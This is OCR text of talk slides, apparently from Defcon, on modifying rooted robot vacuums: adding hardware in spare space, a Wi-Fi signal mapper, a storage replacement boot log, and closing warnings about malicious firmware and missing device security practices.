
Guevara Noubir
Northeastern University
noubir@ccs.neu.edu


***Abstract*—Over the last decade botnets survived by adopting a sequence of increasingly sophisticated strategies to evade detection and take overs, and to monetize their infrastructure. At the same time, the success of privacy infrastructures such**

level of this arm-race. We contend that the next wave of botnets' sophistication will rely on subverting privacy infrastructure and a non-trivial use of cryptographic mechanisms. The

https://arxiv.org/pdf/1501.03378.pdf


Using empty space





Using empty space

- Zigbee module fits in vacuum
  - Use serial connection
  - ARM binaries of Gateway run natively
  - Result: Zombie-Gateway-Vacuum
- USB stick
  - More space: mobile Data storage
  - Soldered to MicroUSB port




Mobile Wi-Fi mapper


- Idea:
  - Parsing of position2d from player logfile

    {x_pos, y_pos, yaw_pos, x_vel, y_vel, yaw_vel}
  - Retrieving WiFi information from Linux kernel

    {link, level, noice, SSID, BSSID)
- Developed with Andrew Tu @HackBeanpot 2018, Boston


Mobile Wi-Fi mapper






Genuine + Jack Morton Office, NE Side,5th floor

Mobile Wi-Fi mapper







If in need of additional space

- Done by Dustcloud user
- Reason: broken MMC-Chip
- Not recommended for everyone ;)

```
[mmc]: ----------------mmc->clock 50000000--
[mmc]: ----------------mmc->bus width 4-----
[mmc]: SD/MMC Card: 4bit, capacity: 7600MB
[mmc]: boot0 capacity: 0KB,bootl capacity:
[mmc]: ************SD/MMC 2 init OK!!!*****
```



If in need of additional space



IoT chatting with IoT

One word of warning…

- Never leave your devices unprovisioned
  - Someone else can provision it for you
    - Install malicious firmware
- Be careful with used devices
  - e.g. Amazon Marketplace, Ebay, etc.
  - Some malicious software may be installed
- Never install rooted firmware from untrusted sources !!!!
  - Expecially not from russian forums!

Conclusion

- Basic best practices not used
  - firmware signatures ☹
  - HTTPS, certificate verification ☹
  - Hardware security features ☹
- Good
  - We can modify the devices
- Bad
  - Someone else can do too

Acknowledgements

- Daniel Wegemer (aka DanielAW)
- Prof. Guevara Noubir (CCIS, Northeastern University)

Northeastern University
College of Computer and Information Science

- Secure Mobile Networking (SEEMOO) Labs and CROSSING S1

SECURE MOBILE NETWORKING

CROSSING

TECHNISCHE UNIVERSITÄT DARMSTADT

- Andrew Sellars and Team (Boston University Technology & Cyberlaw Clinic)

BU School of Law
Technology & Cyberlaw Clinic

http://www.ccs.neu.edu/home/noubir/
https://www.seemoo.informatik.tu-darmstadt.de/
https://sites.bu.edu/tclc/

Questions?

Meet me at the IoT Village here at Defcon

Contact:

See: http://dontvacuum.me
Telegram: https://t.me/kuchenmonster
Twitter: dgi_DE
Meet me in Boston/@DC617


Northeastern University
College of Computer and Information Science